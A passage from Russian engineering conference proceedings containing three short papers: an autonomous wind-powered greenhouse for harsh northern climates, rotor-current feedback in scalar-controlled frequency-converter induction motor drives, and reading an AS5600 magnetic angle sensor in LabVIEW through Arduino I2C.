Исследование выполнено в рамках научного проекта «Разработка принципов построения, моделей, поиск путей и методов повышения эффективности организационно-технологической инновационной системы в структуре АСУ хозяйствующего субъекта», финансируемого за счет средств ФГБОУ ВО КнАГУ № ВН11/2022.

СПИСОК ИСТОЧНИКОВ

1 Голиченко О.Г. Национальная инновационная система России. состояние и пути развития. – М.: Наука, 2006. – 396 с.

2 Крылов, А.Г. Совокупность инновационных проектов предприятия как инструмент повышения эффективности инновационной деятельности // Экономика и ме-

неджмент инновационных технологий. - 2015. - №2 [Электронный ресурс]. URL: <http://ekonomika.snauka.ru/2015/02/7362>

3 Куделько А.Р. Моделирование организационной культуры инновационного типа как инструмента повышения эффективности деятельности экономического агента / А.Р. Куделько, Финогеев М.А. // Производственные технологии будущего: от создания к внедрению: материалы IV Международной научно-практической конференции, Комсомольск-на-Амуре, 16 – 26 февраля 2021 г. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ», 2021. – С. 451 – 454.

4 Куделько, А. Р. Технология формирования структуры компонентов инновационной системы предприятия / А. Р. Куделько, А. И. Пугачева // Научно-технический вестник Поволжья. – 2022. – № 11. – С. 124-127.

5 Монастырный Е.А. Методологическое обеспечение процессов формирования региональной инновационной системы // Инновации. – 2006. – №8. – С. 98-101.

УДК 658.261

Клочков Александр Александрович, студент, Самарский государственный технический университет

Klochkov Alexander Alexandrovich, student, Samara State Technical University

Клочкова Наталья Николаевна, кандидат технических наук, доцент, доцент, Самарский государственный технический университет

Klochkova Natalia Nikolaevna, Candidate of Technical Sciences, Associate Professor, Associate Professor, Samara State Technical University

Обухова Алла Васильевна, кандидат технических наук, доцент, доцент, Самарский государственный технический университет

Obukhova Alla Vasilyevna, Candidate of Technical Sciences, Associate Professor, Associate Professor, Samara State Technical University

ЭНЕРГООБЕСПЕЧЕНИЕ ТЕПЛИЦЫ В СУРОВЫХ КЛИМАТИЧЕСКИХ УСЛОВИЯХ

GREENHOUSE ENERGY SUPPLY IN HARSH CLIMATIC CONDITIONS

Аннотация. В работе рассматривается теплица с автономным энергоснабжением для выращивания сельскохозяйственных культур в суровом северном климате круглый год. Теплица изготавливается из стеклопакета, выдерживающего низкие температуры. Энергообеспечение теплицы осуществляется от ветрогенератора, предназначенного для работы при низких температурах. В процессе проектирования проводился технико-экономический анализ для выбора экономичного варианта сооружения объекта.

Abstract. In this paper we are considering about greenhouse with self-contained power supply for growing crops in condition of harsh northern climate all year long. The greenhouse is made of multi-layered glass, that can withstand low temperatures. Greenhouse is powered by wind generator, designed to operate at low temperatures. During the design process, a technical and economic analysis was carried out to select an economical option for the construction of the facility.

Ключевые слова: теплица, ветрогенератор, стеклопакет, котел, электроснабжение, водоснабжение.

Key words: greenhouse, wind turbine, multi-layered glass, boiler, electricity, water supply.

Введение

В последние десятилетие происходит заселение северных районов России, освоение ранее пустующих земель. Эти районы богаты полезными ископаемыми и энергоресурсами. Значимость развития севера России подчеркивает и президент РФ В.В. Пу-

тин, заявляя, что «Север - наш стратегический резерв в развитии государственности». Глобальное усиление конкуренции за ресурсы Севера еще более актуализирует вопросы функционирования северных местных народов, выявления и реализации на практике важнейших факторов их успешного развития [1]. Наличие вечной мерзлоты, отсутствие солнца в зимнее время, очень короткое холодное лето и низкие температуры воздуха не дают такой возможности полноценного выращивания сельскохозяйственных культур. Однако прием в пищу ряда продуктов питания просто необходим для поддержания здорового организма, а доставка их дорогостоящая и не всегда возможна [2].

Принимая во внимание современные технологии, была поставлена цель – спроектировать нанотеплицу для северных районов с автономным энергоснабжением. В процессе работы были разработаны конструкция теплицы, ее энерго- и водоснабжение с учетом экономических показателей.

Основная часть

Проектирование теплицы включало в себя конструктивное устройство теплицы, внутреннее устройство, энергообеспечение.

Основное помещение теплицы предусматривается сделать из энергоэффективного стеклопакета с многофункциональным стеклом со специальным покрытием в алюминиевом профиле. Такое стекло обладает высоким уровнем пропускания солнечных лучей и низкую способность выпускать тепло из помещения. Форма теплицы – «Дом» с покатой крышей для самостоятельной очистки крыши от снега [3, 4]. Теплица строится по модульному принципу, размер одного модуля 6×8×4 метра.

В теплице предусматривается дополнительное техническое помещение для установки аккумуляторных батарей, котла и т.п. Дополнительное помещение на основании анализа существующих материалов выполняется из сэндвич панелей и утепленное пеноплексом.

Создание микроклимата в основном помещении теплицы осуществляется за счет специального теплого пола сохраняющего тепло и обладающего высокой влагостойкостью. Пол состоит из пенополистирола определенной толщины, в зависимости от температуры грунта в зимнее время в качестве теплоизолятора и изолон для утепления и гидроизоляции поверхности и конструкции [5].

Подогрев пола и помещения принимается водяным. По полу теплицы прокладываются оцинкованные трубы диаметром 25 мм, по которым с помощью циркуляционного насоса подается нагретая котлом вода. Расположение труб и распределение тепла, представлены на рис. 1.

Нагрев воды осуществляется электрическим котлом, установленным в дополнительном помещении.

Электроосвещение теплицы для растений предусматривается светодиодными фитолампами.




Рисунок 1 – Расположение водяных труб и распределение тепла по полу теплицы

Светодиодные лампы выбраны на основании светотехнического и экономических расчетов при сравнении натриевых, металлогалогенных, люминесцентных и светодиодных ламп. Расположение светильников и их подключение приведено на рис. 2.




Рисунок 2 – Расположение светильников и розеток в основном помещении теплицы Полив осуществляется капельным путем системой WATER FLOW DRIP.

Для системы полива и отопления вода рассматривались возможные варианты: централизованное водоснабжение, колодец и скважина. Для обеспечения автономной теплицы наиболее благоприятным является вариант собственной скважины, но он является наиболее дорогим. Предполагая сооружение теплице в населенном месте с централизованным водоснабжением, данный вариант оказывается наиболее рентабельным.

Оборудование теплицы нуждается в электрическом питании, в качестве которых могут быть приняты централизованное электроснабжение или альтернативные источники питания. Расположение теплицы – новые районы с неразвитой системой энергообеспечения, где наиболее применимы автономные или альтернативные источники электроэнергии.

Наиболее распространенными автономными источниками являются дизельные, солнечные и ветряные электростанции [6,7]. Дизельные генераторы требуют постоянной подзарядки топливом, а, следовательно, его покупки и доставки. Они обычно применяются в качестве резервных или временных источников и в данном случае не рассматривались.

В средней полосе при автономном питании обычно рассматривается комбинация использования ветряной и солнечной энергии. Анализ карт солнечной активности в удаленных северных районах показал, что применение солнечных панелей будет не рентабельно, поэтому для электроснабжения теплицы применяется ветрогенератор с дополнительными аккумуляторами в качестве резервных.

Мощность ветрогенератора с учетом всех потребителей электроэнергии составила 400 Вт.

Заключение

В работе была разработана конструкция модульной нано теплицы из современных энергосберегающих и экономичных материалов с учетом использования в удаленных районах с холодным климатом. Так же спроектированы системы электроосвещения с использованием фитоламп и электроснабжения в качестве источников питания принят автономный ветро генератор с аккумуляторными батареями. В перспективе теплица может быть полностью автономной, при наличии собственного источника воды и автоматизирована с помощью системы датчиков технологии «Умного дома».

СПИСОК ИСТОЧНИКОВ

1. Программы «Гектар на Дальнем Востоке и в Арктике»: официальный сайт. – Москва. – Обновляется в течение суток. – URL: <https://xn--80addisixbxst.xn--p1ai/> (дата обращения: 10.10.2023). – Текст: электронный.
2. МКРУ - Ямал: новостной сайт. – Ямал. – Обновляется в течение суток. – URL: <https://www.mk-yamal.ru/social/2019/10/18/yamalskie-vrachi-rasskazali-o-pravilnom-pitanii-dlya-zhiteley-severa.html> (дата обращения: 10.10.2023). – Текст: электронный.
3. Бондарева О.Б. Устройство теплиц и парников. / авт. – состав. О.Б. Бондарева. – Москва : АСТ, 2007. – 92 с. ISBN 978-5-17-020136-5.
4. СНиП 2.10.04-85//Пособие по проектирование теплиц и парников. М.: Стройиздат. 1988.
5. Сахибзадинов А. Ф. Теплый пол./ авт. – состав. А.Ф. Сахибзадинов. – НТС "Стройинформ", 2008. – 442 с. ISBN 978-5-94418-069-8.
6. Кашкаров А. П. Автономное электроснабжение частного дома. / авт. – сост. А. П. Кашкаров. – Москва : Феникс, 2015. – 144 с. ISBN 978-5-222-24802-7.
7. Богатырев Н.И. Системы автономного электроснабжения: монография / О.В. Григораш, Н.И. Богатырев, Н.Н. Кузин; под ред. Н.И. Богатырева. – Краснодар : Б/И, 2001, 333 с.

УДК 621.316.721

Лебедь Алексей Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Lebed Aleksey Alekseevich, student of Komsomolsk-na-Amure State University

Стельмашук Сергей Валерьевич, кандидат технических наук, доцент, доцент кафедры «Электропривод и автоматизация промышленных установок», Комсомольский-на-Амуре государственный университет

Stelmashchuk Sergey Valerevich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department "Electric drive and automation of production plants", Komsomolsk-na-Amure State University

ОБРАТНАЯ СВЯЗЬ ПО ТОКУ РОТОРА В СИСТЕМЕ ЧП-АД СО СКАЛЯРНЫМ УПРАВЛЕНИЕМ

ROTOR CURRENT FEEDBACK IN THE "FREQUENCY CONVERTER - ASYNCHRONOUS MOTOR" SYSTEM WITH SCALAR CONTROL

Аннотация. Стандартная настройка частотного электропривода со скалярным управлением реализуется одним контуром скорости. Если необходимо токоограничение, то вводят контур момента, и ограничение тока реализуют через ограничение момента. Для технической реализации контура момента используют устройства для косвенного измерения момента, которые значительно увеличивают стоимость скалярного частотного электропривода. В статье рассматривается возможность представить обратную связь по току ротора для образования контура тока.


Abstract. The standard setting of a frequency electric drive with scalar control is realized by a single speed loop. If current limitation is necessary, then a torque loop is introduced, and current limitation is implemented through torque limitation. For the technical implementation of the torque circuit, devices for indirect torque measurement are used, which significantly increase the cost of a scalar frequency electric drive. The article considers the possibility of providing feedback on the rotor current for the formation of a current loop.

Ключевые слова: токоограничение, механическая и электромеханическая характеристика, контур тока.

Keywords: current limitation, mechanical and electromechanical characteristics, current loop.

Введение

В настоящее время для стандартной настройки системы «частотный преобразователь – асинхронный двигатель» (ЧП-АД) со скалярным управлением используется структурная схема, представленная на рисунке 1. Данная структурная схема системы ЧП-АД применима только для малых отклонений, и позволяет стандартную настройку только контура скорости. Для реализации двухконтурной системы подчинённого регулирования необходимо измерить электромагнитный момент.



Рисунке 1 – Структурная схема ЧП-АД со скалярным управлением

Подходов такого измерения два: косвенное измерение через измерение токов, напряжений, потокосцеплений и скорости [1-3], либо методами идентификации [4]. Оба подхода позволяют осуществлять стандартную настройку контура момента системы ЧП-АД. Более того, ограничение тока осуществляется через ограничение момента, т.е. косвенным способом. В силу технической сложности в реализации данных подходов, система управления электроприводом является достаточно дорогой и ограничена в использовании.

В статье представлен вывод формулы связывающей приведённый ток ротора I_2' и электромагнитного момента M в диапазоне изменения скорости в пределах рабочей области механической характеристики асинхронного двигателя. Это позволяет организовать обратную связь по току ротора системы ЧП-АД, который реализуется только датчиками тока. Такой подход является наиболее простым в реализации, а, следовательно, дешёвым способом, но менее точным. Поэтому такую двухконтурную систему можно использовать только в малых отклонениях. При этом ограничение по току осуществляется на прямую. Это позволит решать проблемы свойственные системам с контуром тока, например связанные с интегральным насыщением [5] или внутренней обратной связи [6].

Основная часть

Взаимосвязь между моментом двигателя и приведённым током ротора определим из линеаризованной механической характеристики двигателя

$$M(s) = \frac{2M_k}{s_k} s \quad (1)$$

и выражения приведённого тока ротора из Г-образной схемы замещения при пренебрежении активным сопротивлением статора

$$I_2'(s) = \frac{U_1}{\sqrt{\left(\frac{r_2'}{s}\right)^2 + x_k^2}}, \quad (2)$$

где s – скольжение; $s_k = \frac{r_2'}{x_k}$, $M_k = \frac{3U_1^2}{2\omega_0 x_k}$ – критические скольжение и момент механической характеристики асинхронного двигателя; r_2' , x_k – приведённое активное сопротивление ротора и индуктивное сопротивление короткого замыкания.

Соответствие тока ротора и момента выполняется по одному скольжению на рабочей области механической характеристики (см. рис. 2). Это означает, что выражения (1) и (2) должны быть определены для скольжений с одинаковым значением. При этом необходимо принимать во внимание, что для линеаризованной механической характе-

ристки диапазон изменения скоростей будет соответствовать изменению скольжения от 0 до $s_k/2$.




Рисунок 2 – Линеаризованная механическая и электромеханическая характеристики (а) и зависимость тока ротора от момента для рабочей области механической характеристики

В (2) выразим индуктивное сопротивление короткого замыкания x_k через критическое скольжение s_k и приведённое активное сопротивление ротора r'_2 , получим

$$I'_2 = \frac{U_1}{r'_2 \sqrt{\frac{1}{s^2} + \frac{1}{s_k^2}}} \quad (3)$$

Выразим из (1) скольжение $s = \frac{M s_k}{2 M_k}$ и подставим в (3)

$$I'_2(M) = \frac{U_1}{\frac{r'_2}{s_k} \sqrt{M^2 + 4 M_k^2}} M.$$

Примем допущение, что $M^2 \ll 4 M_k^2$, тогда

$$I'_2 = \frac{U_1 s_k}{r'_2 2 M_k} M.$$

Подставим выражения для s_k и M_k , получим

$$I'_2 = \frac{\omega_0}{3 U_1} M.$$

В соответствии с законом частотного регулирования $\frac{U_1}{\omega_0} = \frac{U_{1H}}{\omega_{0H}} = \text{const}$. Тогда

$$I'_2 = \frac{\omega_{0H}}{3 U_{1H}} M.$$

Заключение

В результате для линеаризованной механической характеристики системы ЧП-АД получили пропорциональную зависимость между моментом и током ротора. Обратная связь по току ротора позволяет осуществлять настройку контура тока системы ЧП-АД с токоограничением. Достоинством такого подхода, в отличие от настройки контура момента в частотных электроприводах, является отсутствие технической реализации измерения момента двигателя, которое требует наличия датчиков токов и напряжения статора и ротора. Для контура тока требуется только датчик действующего тока ротора, что делает двухконтурную систему ЧП-АД дешевле.

СПИСОК ИСТОЧНИКОВ

1. Букарос, А. Ю. Адаптивная система управления электроприводом компрессора / А. Ю. Букарос, Н. О. Ромчук, В. Н. Букарос // Автоматизация технологических и бизнес-процессов. – 2014. – Т. 20, № 4(6). – С. 84-90. – DOI 10.15673/2312-3125.20/2015.36965. – EDN TGHUQV.

2. Толочко, О. И. Скалярное частотное управление асинхронным электроприводом с улучшенными динамическими характеристиками / О. И. Толочко, Г. С. Чекавский, П. И. Розкаряка // Електромеханічні і енергозберігаючі системи. – 2012. – № 3(19). – С. 309-312. – EDN QNRPZD.

3. Удут, Л. С. Ограничение тока в скалярных электроприводах с асинхронными двигателями / Л. С. Удут, А. Ю. Чернышев, И. А. Чернышев // Научный вестник Новосибирского государственного технического университета. – 2015. – № 2(59). – С. 120-133. – DOI 10.17212/1814-1196-2015-2-120-133. – EDN UIQNFH.

4. Аминов, К. С. Комбинированное скалярное управление частотным электроприводом с наблюдателем статического момента на основе фильтра Калмана / К. С. Аминов, С. В. Стельмашук // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 6-8. – EDN KYSGLA.

5. Автомонов, С. А. Системы автоматического регулирования с компенсацией интегрального насыщения / С. А. Автомонов, С. В. Стельмашук // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 4-6. – EDN VGFEXH.

6. Аминов, К. С. Проблема внутренней обратной связи в типовой настройке частотного асинхронного электропривода со скалярным управлением / К. С. Аминов, С. В. Стельмашук // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, в 3 ч., Комсомольск-на-Амуре, 06–10 апреля 2020 года. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2020. – С. 176-178. – EDN LZZCGS.

УДК 681.586 + 004

Локтионов Григорий Андреевич, студент, Комсомольский-на-Амуре государственный университет

Loktionov Grigory Andreevich, student, Komsomolsk-na-Amure State University

Копытов Сергей Михайлович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kopytov Sergey Mihailovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИСПОЛЬЗОВАНИЕ ЭКОНОМИЧНОГО АБСОЛЮТНОГО ЭНКОДЕРА AS5600 НА ЭЛЕМЕНТАХ ХОЛЛА В СРЕДЕ LABVIEW

USE OF ECONOMICAL ABSOLUTE ENCODER AS5600 ON HALL ELEMENTS IN LABVIEW ENVIRONMENT

Аннотация. Приведено описание бесконтактного магнитного датчика углового положения AS5600. Разработана программа в среде LabVIEW для его использования в качестве абсолютного энкодера совместно с контроллером Arduino. Даны рекомендации по устранению ошибки 5003, возникающей при использовании плагина LINX с контроллерами Arduino.

Abstract. Contactless magnetic sensor of angular position AS5600 is described. A program is developed in LabVIEW environment for its use as an absolute encoder together with Arduino controller. Recommendations are given to eliminate error 5003, which occurs when using LINX plug-in with Arduino controllers.

Ключевые слова: абсолютный энкодер, I2C, ШИМ, LabVIEW, LINX, Arduino.

Key words: absolute encoder, I2C, PWM, LabVIEW, LINX, Arduino.

Введение

Микросхема AS5600 компании AMS OSRAM AG является 12-разрядным бесконтактным магнитным датчиком углового положения [1]. Эту микросхему можно применять в качестве роторного цифрового потенциометра или абсолютного энкодера. Преимуществом датчика AS5600 являются отсутствие механического контакта с вращающейся частью, угол поворота 360° , отсутствие стопора в крайнем положении, миниатюрность. Благодаря этим преимуществам он может найти применение во множестве устройств, таких как сервоприводы, манипуляторы, устройства поворота осей, герметичные контроллеры и других [2–5].

Принцип работы датчика основан на эффекте Холла. Для использования данного эффекта сам датчик устанавливаются неподвижно, а напротив него на удалении примерно 1 мм на торце поворачивающейся оси закрепляют миниатюрный дисковый редкоземельный магнит диаметром примерно 4 мм. Этот магнит разделен полюсами на два полукруга. Значение измеренного угла может выдаваться по двум интерфейсам – I2C и ШИМ. По интерфейсу I2C можно запрограммировать максимальное значение измеряемых углов поворота от 18° до 360° . Датчик содержит встроенный 12-разрядный АЦП, который определяет диапазон выходных значений 0...4095 для запрограммированного максимального значения угла поворота. Датчик также использует автоматическую регулировку усиления (АРУ) для компенсации изменений напряженности магнитного поля из-за изменений воздушного зазора между микросхемой и магнитом, из-за дрейфа температуры и из-за деградации магнита.

Для удобства применения датчика AS5600 доступны библиотеки для среды Arduino IDE и на языке Python. В представленной работе предложено решение для применения данного датчика в среде LabVIEW, широко распространённой при автоматизации экспериментальных исследований.

Основная часть

Датчик AS5600 удобно применять в составе конструктивного модуля, который показан на рисунке 1.

Модуль поставляется с перемычкой сопротивлением 0 Ом (SMD резистор R1), которая обеспечивает его работу при напряжении 3,3 В. Для питания напряжением 5 В перемычку R1 необходимо выпаять. Контакт DIR выбирает направление изменения показаний при повороте магнита. На него следует подать необходимый логический уровень.




Рисунок 1 – Модуль с датчиком AS5600 (а) и принцип его применения (б)

Работа с ШИМ выходом модуля не отличается от работы с аналогичным выходом множества других датчиков. Оригинальным является взаимодействие с модулем в среде LabVIEW по I2C интерфейсу. Поскольку компьютер не имеет интерфейса I2C для взаимодействия с внешними устройствами, необходим «посредник», в качестве которого могут использоваться одноплатные контроллеры Arduino, myRIO, миникомпьютер Raspberry Pi и некоторые другие устройства.

Наиболее доступным средством являются контроллеры Arduino. В среде LabVIEW имеется плагин LINX (Hobbyist Toolkit), предназначенный для работы с одно-платными контроллерами. Досадно, что при использовании модуля LINX с контроллерами Arduino возникает ошибка 5003. Для ее устранения необходимо запустить утилиту Packet Number.vi, находящуюся по адресу C:\Program Files\National Instruments\LabVIEW (версия)\vi.lib\MakerHub\LINX\Private\Device\Utilities\Packet Number.vi и добавить в цикл While Loop задержку длительностью 500 мс, как показано на рисунке 2.




Рисунок 2 – Исправленная утилита Packet Number.vi

На рисунке 3 приведена блок-диаграмма разработанной программы работы с датчиком AS5600, подключенным по интерфейсу I2C к контроллеру Arduino. Датчик AS5600 имеет в пространстве I2C адрес $54_{10}=36_{16}$.




Рисунок 3 – Блок-диаграмма программы работы с датчиком AS5600

Функция Open.vi используется для подключения Arduino через виртуальный COM порт по интерфейсу USB к компьютеру. Функция I2C Open.vi создает 0-вой канал для работы с интерфейсом I2C. Первая функция I2C Write.vi записывает в датчик адрес регистра $26_{10}=1A_{16}$ с коэффициентом усиления АРУ. Последующая функция I2C Read.vi считывает значение этого байтового регистра для отображения в индикаторе «Усиление». Вторая функция I2C Write.vi записывает в датчик адрес регистра $12_{10}=0C_{16}$, содержащего старший байт измеренного значения угла. В бесконечном цикле While Loop считывается старший и младший байт из регистров измеренного угла, байты объединяются и результирующее значение выводится на числовой и графический индикатор.

Для примера на рисунке 4 приведена лицевая панель программы, которая измеряет угол поворота вращающегося вала редуктора двигателя.




Рисунок 4 – Лицевая панель программы с результатами измерений

Нелинейность наклонного участка обусловлена недостаточной соосностью датчика и магнита, следовательно, требуется юстировка.

Заключение

В работе рассмотрена работа в среде LabVIEW с магнитным датчиком углового положения AS5600. Использован цифровой интерфейс I2C. С помощью функций плагина LINX среды LabVIEW разработана программа, которая запускается на компьютере и взаимодействует с контроллером Arduino, к которому через интерфейс I2C подключен датчик AS5600. Указано решение проблемы «ошибки 5003», часто проявляющейся при работе в LINX с контроллерами Arduino. Предложенная программа может быть легко адаптирована к таким более мощным и быстродействующим контроллерам, работающим в LabVIEW, как myRIO и Raspberry Pi.

СПИСОК ИСТОЧНИКОВ

1. AS5600 - Product Document. – URL: https://ams.com/documents/20143/36005/AS5600_DS000365_5-00.pdf (дата обращения: 25.10.2023). Режим доступа: свободный.
